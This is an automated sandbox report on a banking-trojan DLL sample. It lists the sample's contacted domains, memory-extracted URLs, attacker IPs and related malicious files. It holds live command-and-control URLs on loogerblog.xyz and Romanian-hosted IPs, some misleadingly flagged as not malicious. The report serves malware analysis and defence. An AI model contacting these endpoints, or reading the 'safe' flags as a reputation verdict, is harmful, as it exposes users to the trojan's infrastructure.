contextual.media.net	2.18.68.31	true	false		high
pagead46.l.doubleclick.net	172.217.22.66	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false	• 0%, Virustotal, Browse	unknown
hblg.media.net	2.18.68.31	true	false		high
lg3.media.net	2.18.68.31	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
loogerblog.xyz	193.239.86.173	true	false		unknown
web.vortex.data.msn.com	unknown	unknown	false		high
www.msn.com	unknown	unknown	false		high
1.0.0.127.in-addr.arpa	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	true		unknown
8.8.8.8.in-addr.arpa	unknown	unknown	true		unknown
cvision.media.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://loogerblog.xyz/images/heS41tWM4/dTuObjanXSKYXyb0FkTo/Sul08DWWYjtvEXiZbeu/IttDYgTEILEomnfMBe_2F9/LlGO2SSA0NV0T/hSQO_2BH/cC6AH5VKEVWx8JPacUwAYFJ/hgtk8WIB3K/d_2BdLS2yTOt6Dg4V/0VLl0wtt1zqh/gtyvfsYSOv2/OI80MTVkGXkXTK/hTK1aCHhr3hGK_2B_2Bhy/9cV8P8A2W8lNQ3ZP/mR3nBi4b/B.avi	false	• Avira URL Cloud: safe	unknown
http://loogerblog.xyz/images/NIcuL5NVjxwM/2GiryhKI5_2/FNJaA9fYIAvcIp/w_2B_2BISN4Xz1NACkLBL/pkU7CWqAnACS3mfT/L8UY8eM5OH2UEUf/YkINfq3G1re2fm3O_2/Bm50wSCja/z2jV3OYUZHUlZjtC6nrq/EjBj_2BKXD5RuU2KuhV/Cl0uV3h6LO61AkcuYZIVPE/IwiDB_2Fh5ocS/vj9JcGyf/6k71ht.avi	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://https://corp.roblox.com/contact/	RuntimeBroker.exe, 00000027.00000000.500013121.0000021912EF9000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	powershell.exe, 00000017.00000003.465679265.0000028A7BBE0000.00000004.00000001.sdmp, explorer.exe, 0000001E.00000003.485625992.00000000027C0000.00000004.00000001.sdmp, control.exe, 0000001F.00000003.476423106.000002B016990000.00000004.00000001.sdmp, RuntimeBroker.exe, 00000021.00000002.698167834.0000021DB8A36000.00000004.00000001.sdmp, rundll32.exe, 00000023.00000003.489434106.000001ED55180000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 00000017.00000003.465679265.0000028A7BBE0000.00000004.00000001.sdmp, explorer.exe, 0000001E.00000003.485625992.00000000027C0000.00000004.00000001.sdmp, control.exe, 0000001F.00000003.476423106.000002B016990000.00000004.00000001.sdmp, RuntimeBroker.exe, 00000021.00000002.698167834.0000021DB8A36000.00000004.00000001.sdmp, rundll32.exe, 00000023.00000003.489434106.000001ED55180000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sogou.com/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 0000001E.00000000.502226332.000000000B1A0000.00000002.00000001.sdmp	false		high
http://https://deff.nelreports.net/api/report?cat=msn	explorer.exe, 0000001E.00000000.508762764.000000000E5A1000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.msn.com/_h/511e4956/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-8	explorer.exe, 0000001E.00000000.507812256.000000000D4C0000.00000004.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://https://www.msn.com/_h/511e4956/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/assets/v2/o	explorer.exe, 0000001E.00000000.507812256.000000000D4C0000.00000004.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000017.00000002.545875762.0000028A10065000.00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000001E.00000000.502226332.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 0000001E.00000000.496563368.00000000075A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 0000001E.00000000.502226332.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000017.00000002.521630583.0000028A00001000.00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://loogerblog.xyz/images/heS41tWM4/dTuObjanXSKYXyb0FkTo/Sul08DWWYjtvEXiZbeu/IttDYgTEILEomnf	explorer.exe, 0000001E.00000002.692987327.0000000000EE0000.00000002.00000001.sdmp, RuntimeBroker.exe, 00000021.00000000.488015831.0000021DB5F90000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.rediff.com/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.autoitscript.com/autoit3/J	explorer.exe, 0000001E.00000002.691931764.000000000095C000.00000004.00000020.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000017.00000002.522033208.0000028A0020E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000017.00000002.522033208.0000028A0020E000.00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000017.00000002.545875762.0000028A10065000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://https://corp.roblox.com/parents/	RuntimeBroker.exe, 00000027.00000000.500013121.0000021912EF9000.00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000017.00000002.522033208.0000028A0020E000.00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 0000001E.00000000.502226332.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 0000001E.00000000.497432491.0000000007693000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.auction.co.kr/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://https://www.msn.com/de-ch/?ocid=iehpZ	explorer.exe, 0000001E.0000000 0.499788442.0000000008552000.0 0000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000001E.0000000 0.502226332.000000000B1A0000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.ebay.it/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 0000001E.0000000 0.496563368.00000000075A0000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 0000001E.0000000 0.497432491.0000000007693000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
193.239.86.173	unknown	Romania		35215	MERITAPL	false
185.156.172.54	unknown	Romania		9009	M247GB	false
151.101.1.44	unknown	United States		54113	FASTLYUS	false
89.44.9.160	unknown	Romania		9009	M247GB	false
172.217.22.66	unknown	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	330591
Start date:	15.12.2020
Start time:	11:08:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	5fd885c499439tar.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	3
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winDLL@53/156@14/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 95.5% (good quality ratio 90.2%) • Quality average: 79.3% • Quality standard deviation: 29%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll

Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Created / dropped Files have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, WerFault.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.255.188.83, 40.88.32.150, 88.221.62.148, 204.79.197.203, 204.79.197.200, 13.107.21.200, 92.122.213.187, 92.122.213.231, 65.55.44.109, 216.58.212.138, 172.217.23.100, 2.18.68.31, 131.253.33.203, 51.104.139.180, 152.199.19.161, 52.155.217.156, 20.54.26.129, 51.103.5.159, 92.122.213.247, 92.122.213.194, 92.122.144.200, 20.190.129.128, 20.190.129.17, 20.190.129.130, 40.126.1.128, 40.126.1.166, 20.190.129.24, 20.190.129.19, 40.126.1.142, 13.88.21.125, 8.248.137.254, 8.248.119.254, 8.248.147.254, 8.241.122.254, 8.248.123.254 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, www.tm.lg.prod.aadmsa.akadns.net, wns.notify.windows.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, e11290.dspg.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, firestore.googleapis.com, login.live.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, www.google.com, watson.telemetry.microsoft.com, au-bg-shim.trafficmanager.net, www.bing.com, fs.microsoft.com, dual-a-0001.a-msedge.net, cvision.media.net.edgekey.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, www.tm.a.prd.aadg.akadns.net, a1999.dscg2.akamai.net, pagead2.googlesyndication.com, web.vortex.data.trafficmanager.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, cs9.wpc.v0cdn.net, a-0003.dc-msedge.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, go.microsoft.com, emea1.notify.windows.com.akadns.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, ie9comview.vo.msecnd.net, a-0003.a-msedge.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, www-msn-com.a-0003.a-msedge.net, e607.d.akamaiedge.net, login.msa.msidentity.com, web.vortex.data.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, icePrime.a-0003.dc-msedge.net, go.microsoft.com.edgekey.net, static-global-s-msn-com.akamaized.net, skypedataprdcolwus15.cloudapp.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:09:56	API Interceptor	28x Sleep call for process: powershell.exe modified
11:10:40	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
89.44.9.160	5fc612703f844.dll	Get hash	malicious	Browse	
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	
	960.dll	Get hash	malicious	Browse	
172.217.22.66	BgFO0VOEFu	Get hash	malicious	Browse	• googleads.g.doubleclick.net/mads/static/mad/sdk/native/sdk-core-v40-loader.js
151.101.1.44	statis1c.dll	Get hash	malicious	Browse	
	ZmVkDRVpcM.dll	Get hash	malicious	Browse	
	intservers32.dll	Get hash	malicious	Browse	
	inters64.dll	Get hash	malicious	Browse	
	ygyq4p539.rar.dll	Get hash	malicious	Browse	
	W0rd.dll	Get hash	malicious	Browse	
	JIOLAS.dll	Get hash	malicious	Browse	
	oosnhsyysjmns.dll	Get hash	malicious	Browse	
	YEkUGz35zN.dll	Get hash	malicious	Browse	
	revRPkwYTN.dll	Get hash	malicious	Browse	
	salsa.dll	Get hash	malicious	Browse	
	http://https://samson442.wixsite.com/outlook-web	Get hash	malicious	Browse	
	1.dll	Get hash	malicious	Browse	
	http://search.yourweatherinfonow.com	Get hash	malicious	Browse	
	mQ7NNEC9gn.dll	Get hash	malicious	Browse	
	Ql9CcBqdPy.dll	Get hash	malicious	Browse	
	px1UDkl5c3.dll	Get hash	malicious	Browse	
	Sd3ru9OYCk.dll	Get hash	malicious	Browse	
	biden.dll	Get hash	malicious	Browse	
	http://https://nursing-theory.org/nursing-theorists/Isabel-Hampton-Robb.php	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
tls13.taboola.map.fastly.net	statis1c.dll	Get hash	malicious	Browse	• 151.101.1.44
	ZmVkDRVpcM.dll	Get hash	malicious	Browse	• 151.101.1.44
	intservers32.dll	Get hash	malicious	Browse	• 151.101.1.44
	inters64.dll	Get hash	malicious	Browse	• 151.101.1.44
	ygyq4p539.rar.dll	Get hash	malicious	Browse	• 151.101.1.44
	W0rd.dll	Get hash	malicious	Browse	• 151.101.1.44
	JIOLAS.dll	Get hash	malicious	Browse	• 151.101.1.44
	oosnhsyysjmns.dll	Get hash	malicious	Browse	• 151.101.1.44
	http://https://t.yesware.com/tt/ae9851ab7b578dad1289f08bbf450624f7ae3a45/2ee42987f58d2f32bb36ff11a00dd921/2f4e7e35c28c3b7f4958904f5584a915/joom.ag/2VFC	Get hash	malicious	Browse	• 151.101.1.44
	http://https://joom.ag/3wFC	Get hash	malicious	Browse	• 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	YEkUGz35zN.dll	Get hash	malicious	Browse	• 151.101.1.44
	revRPkwYTN.dll	Get hash	malicious	Browse	• 151.101.1.44
	salsa.dll	Get hash	malicious	Browse	• 151.101.1.44
	http://https://samson442.wixsite.com/outlook-web	Get hash	malicious	Browse	• 151.101.1.44
	1.dll	Get hash	malicious	Browse	• 151.101.1.44
	http://search.yourweatherinfonow.com	Get hash	malicious	Browse	• 151.101.1.44
	mQ7NNEC9gn.dll	Get hash	malicious	Browse	• 151.101.1.44
	Ql9CcBqdPy.dll	Get hash	malicious	Browse	• 151.101.1.44
	px1UDkl5c3.dll	Get hash	malicious	Browse	• 151.101.1.44
	Sd3ru9OYCk.dll	Get hash	malicious	Browse	• 151.101.1.44
pagead46.l.doubleclick.net	20201412487578378 44.ppt	Get hash	malicious	Browse	• 172.217.18.98
	http://https://iofs.typeform.com/to/vj4hQ0pX	Get hash	malicious	Browse	• 172.217.16.162
	http://www.nativlang.com	Get hash	malicious	Browse	• 216.58.205.226
	http://https://secureddoc.unicornplatform.com/	Get hash	malicious	Browse	• 172.217.168.66
	http://https://bit.ly/3nUsOZY	Get hash	malicious	Browse	• 172.217.168.2
	http://https://bitly.com/3ndw7LZ	Get hash	malicious	Browse	• 216.58.215.226
	http://gmai.com	Get hash	malicious	Browse	• 172.217.168.2
	http://catalog.amsz.ua/1.php	Get hash	malicious	Browse	• 172.217.21.226
	http://www.cqdx.ru	Get hash	malicious	Browse	• 216.58.215.226
	http://kikicustomwigs.com/inefficient.php	Get hash	malicious	Browse	• 172.217.168.34
	http://https://t.yesware.com/tt/ae9851ab7b578dad1289f08bbf450624f7ae3a45/2ee42987f58d2f32bb36ff11a00dd921/2f4e7e35c28c3b7f4958904f5584a915/joom.ag/2VFC	Get hash	malicious	Browse	• 172.217.168.34
	http://https://evenfair.com/Doc.htm	Get hash	malicious	Browse	• 216.58.215.226
	http://https://secureddoc.unicornplatform.com	Get hash	malicious	Browse	• 172.217.168.66
	http://https://protect-us.mimecast.com/s/QGyCCwpEkBHL4z55AFqWI_G?domain=url4659.orders.vanillagift.com	Get hash	malicious	Browse	• 172.217.168.34
